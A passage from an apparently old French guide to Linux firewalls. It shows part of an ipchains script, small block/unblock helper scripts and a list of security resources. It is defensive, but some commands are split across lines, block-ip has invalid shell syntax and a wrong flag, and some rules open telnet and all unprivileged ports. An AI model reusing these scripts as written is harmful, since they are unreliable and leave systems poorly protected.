$XWINDOW_PORTS -j REJECT
# rejeter la connexion d'autrui a notre serveur
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -y            -d $IPADDR
$XWINDOW_PORTS -j DENY -l

# eliminer toutes les connexions a socks
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -y -s $IPADDR -d $ANYWHERE
$SOCKS_PORT -j REJECT -l
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -y            -d $IPADDR
$SOCKS_PORT -j DENY -l

# NFS ne devrait pas etre actif; s'il l'est quand meme, l'acces sera bloque
ipchains -A input  -i $EXTERNAL_INTERFACE -p udp    -d $IPADDR   $NFS_PORT -j
DENY -l
# cas du mode TCP de NFS (qui est quand meme rare)
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -y -d $IPADDR   $NFS_PORT -j
DENY -l
```

```
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -y -d $ANYWHERE $NFS_PORT -j
DENY -l

# ------------------------------------------------------------------------------
# -------------- ADMETTRE LES SERVICES NECESSAIRES -----------------------------
# ------------------------------------------------------------------------------

# DNS
ipchains -A output -i $EXTERNAL_INTERFACE -p udp -s $IPADDR $UNPRIVPORTS -d
$NAMESERVER 53 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p udp -s $NAMESERVER 53 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
# cas rare ou les informations envoyes par le serveur DNS sont trop grandes pour
un datagramme UDP
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR $UNPRIVPORTS -d
$NAMESERVER 53 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $NAMESERVER 53 -d
$IPADDR $UNPRIVPORTS -j ACCEPT

# auth
# accepter les demandes d'auth
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp      -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 113 -j ACCEPT

ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 113 -d $IPADDR
$UNPRIVPORTS -j ACCEPT

# message d'erreur lors d'une demande auth venant de l'exterieur
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp      -s $ANYWHERE -d $IPADDR 113
-j REJECT

# ------------------------------------------------------------------------------
# -------------- SERVICES TCP FREQUENTS ----------------------------------------
# ------------------------------------------------------------------------------

# telnet
# il est à conseiller de mettre ces règles sous commentaires, vu que telnet ne
# devrait pas être utilisé, utilisez plutôt ssh
# connexion a d'autres serveurs
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 23 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 23 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
# connexion a cette machine
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -s $ANYWHERE $UNPRIVPORTS -d
$IPADDR 23 -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR 23 -d $ANYWHERE
$UNPRIVPORTS -j ACCEPT

# ssh
# acces a des sites externes par ssh
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 22 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 22 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $SSH_PORTS -d
$ANYWHERE 22 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 22 -d $IPADDR
$SSH_PORTS -j ACCEPT
# acces a ce serveur par des clients externes
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -s $ANYWHERE $UNPRIVPORTS -d
$IPADDR 22 -j ACCEPT
```

```
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR 22 -d $ANYWHERE
$UNPRIVPORTS -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -s $ANYWHERE $SSH_PORTS -d
$IPADDR 22 -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR 22 -d $ANYWHERE
$SSH_PORTS -j ACCEPT

# ftp
# activer les connexions de controle aux serveurs ftp
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 21 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 21 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
# canaux de data pour le mode actif
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -s $ANYWHERE 20 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 20 -j ACCEPT
# canaux de data pour le mode passif (nouveau):
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE $UNPRIVPORTS -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE $UNPRIVPORTS -
d $IPADDR $UNPRIVPORTS -j ACCEPT

# http (www)
# acces a des sites web comme client
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 80 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 80 -d $IPADDR
$UNPRIVPORTS -j ACCEPT
# https (ssl = Secure Socket Layer)
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 443 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 443 -d $IPADDR
$UNPRIVPORTS -j ACCEPT

# whois
# acces a des serveurs whois
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 43 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 43 -d $IPADDR
$UNPRIVPORTS -j ACCEPT

# gopher
# acces a des serveurs gopher
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 70 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 70 -d $IPADDR
$UNPRIVPORTS -j ACCEPT

# wais (=Wide Area Information Servers)
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 210 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 210 -d $IPADDR
$UNPRIVPORTS -j ACCEPT

#irc: communication comme client a des serveurs et a d'autres clients
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE 6667 -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE 6667 -d
$IPADDR $UNPRIVPORTS -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE $UNPRIVPORTS -j ACCEPT
```

```
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp ! -y -s $ANYWHERE $UNPRIVPORTS -
d $IPADDR $UNPRIVPORTS -j ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p tcp -s $ANYWHERE $UNPRIVPORTS -d
$IPADDR $UNPRIVPORTS -j ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp ! -y -s $IPADDR $UNPRIVPORTS -d
$ANYWHERE $UNPRIVPORTS -j ACCEPT

# ------------------------------------------------------------------------------
# -------------- SERVICES UDP FREQUENTS ----------------------------------------
# ------------------------------------------------------------------------------

# traceroute
# envoi traceroute
ipchains -A output -i $EXTERNAL_INTERFACE -p udp -s $IPADDR $TRACEROUTE_SRC_PORTS
-d $ANYWHERE $TRACEROUTE_DEST_PORTS -j ACCEPT
# traceroute arrivant de mon ISP
ipchains -A input  -i $EXTERNAL_INTERFACE -p udp -s $MY_ISP $TRACEROUTE_SRC_PORTS
-d $IPADDR $TRACEROUTE_DEST_PORTS -j ACCEPT

#logger tous les paquets rejetes par la policy (en fait par la regle suivante)
ipchains -A input  -i $EXTERNAL_INTERFACE -j DENY -l

echo "Fini."
echo

exit 0
```

Autres scripts utiles

accept-all

Exécutez ce script si vous voulez accepter tous les paquets.

```
#!/bin/sh
ipchains -F

ipchains -P input   ACCEPT
ipchains -P output  ACCEPT
ipchains -P forward ACCEPT
```

block-ip

Ajouter des règles dans le fichier `rc.firewall.blocked` pour interdire les paquets arrivants de certaines addresses IP, avec lesquels vous avez eu de mauvaises expériences ou qui sont connus d'appartenir à des hackers malintentionnés.

```
#!/bin/sh

EXTERNAL_INTERFACE = "eth0"

# creation de fichier qui contient les ip bloques s'il n'existe pas encore
if [ ! -f /etc/rc.d/rc.firewall.blocked ]; then
    touch /etc/rc.d/rc.firewall.blocked
fi

# inserer une nouvelle regle au debut de la input chain
ipchains -i input -i $EXTERNAL_INTERFACE -s $1 -j DENY

# inserer une nouvelle regle a la fin du fichier des ip bloques
echo ipchains -i input -i $EXTERNAL_INTERFACE -s $1 -j DENY >>
/etc/rc.d/rc.firewall.blocked
```

unblock-ip

Effacer une règle temporairement (jusqu'à la prochaine exécution du script firewall) qui vise à interdire les paquets entrants de certaines adresses IP.

```
#!/bin/sh

EXTERNAL_INTERFACE="eth0"

ipchains -D input -i $EXTERNAL_INTERFACE -s $1 -j DENY
```

ANNEXE B : Ressources

Livres :

Linux Firewalls

Auteur: Robert L. Ziegler

Editeur : New Riders

ISBN : 0-7357-0900-9

linux firewalls – konzeption und implementierung für kleine netzwerke und PCs

Traduction en allemand de l'œuvre de Robert L. Ziegler

Editeur : Markt+Technik Verlag

ISBN : 3-8272-5849-9

Sites Internet (principaux):

www.cert.org
Le site principal du CERT/CC qui publie tous les articles des différents CERTs

www.surfnet.nl/innovatie/surf-ace/security/doc/skey.html
description du programme S/Key (➔ one-time password)

www.securiteam.com/securityreviews/2GUQBSASAA.html
explication des one-time passwords en général

www.geocities.com/SiliconValley/1947/Ftpbounc.htm
bonne description de l'attaque FTP bounce

http://www.geocities.com/SiliconValley/1947/Tcpcont.htm
notions de base sur le protocole TCP/IP

www.redhat.com/docs/manuals/linux/RHL-6.2-Manual/ref-guide/s1-sysadmin-boot.html
documentation de RedHat sur le démarrage de la machine et les Runlevels

http://www.dsinet.org/textfiles/faqs/alt-hacking-FAQ/19.html
exemple du danger des méta-caractères dans les scripts CGI

http://webservices.web.cern.ch/WebServices/AuthoringDoc/Scripting/insecure_cgis.htm
les possibilités d'exploitation de scripts CGI non sécurisés

http://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/cgi-security.html
recommandations pour écrire des scripts CGI plus sécurisés

http://www.linux-france.org/article/cel/alcove/firewall.html/index.html
documentation générale assez complète des firewalls sous Linux en français

http://www.sans.org/top20.htm
le top 20 des vulnérabilités pour différentes plate-formes

http://newdata.box.sk/2000a/papers/audit.html
recommandations pour les tests d'un firewall

http://www.sit.ulaval.ca/securite/doc/unix/problemes-de-configuration.html
description des problèmes fréquents de configuration des systèmes UNIX qui peuvent être exploités

http://www.securiteinfo.com
très bon site français qui explique clairement les différentes techniques d'attaque, mais dont les solutions proposées sont très sommaires.

http://www.rfc-editor.org/overview.html
vous trouverez ici tous les Requets for Comments

http://membres.lycos.fr/web2k
site français expliquant les notions de base des réseaux et de l'Internet de façon à ce que tout le monde puisse les comprendre. Le langage utilisé est très peu technique.

http://www.commentcamarche.net
documentation française sur pratiquement tous les domaines de l'informatique. J'ai consulté surtout la description des protocoles Internet.

http://www.nic.fr/guides/dns-intro/index.html
fonctionnement du DNS

http://cr.yp.to/syncookies.html
description des SYN cookies

http://www.guill.net/reseaux/Spoofing.html
description et remèdes du IP Spoofing

Pages Man et Howtos :

man IPCHAINS

man NMAP

man NETSTAT

man SSHD(8)

man IFCONFIG

man TRACEROUTE

Linux IPCHAINS-HOWTO

Linux IP Masquerade Mini-HOWTO

ANNEXE C: Index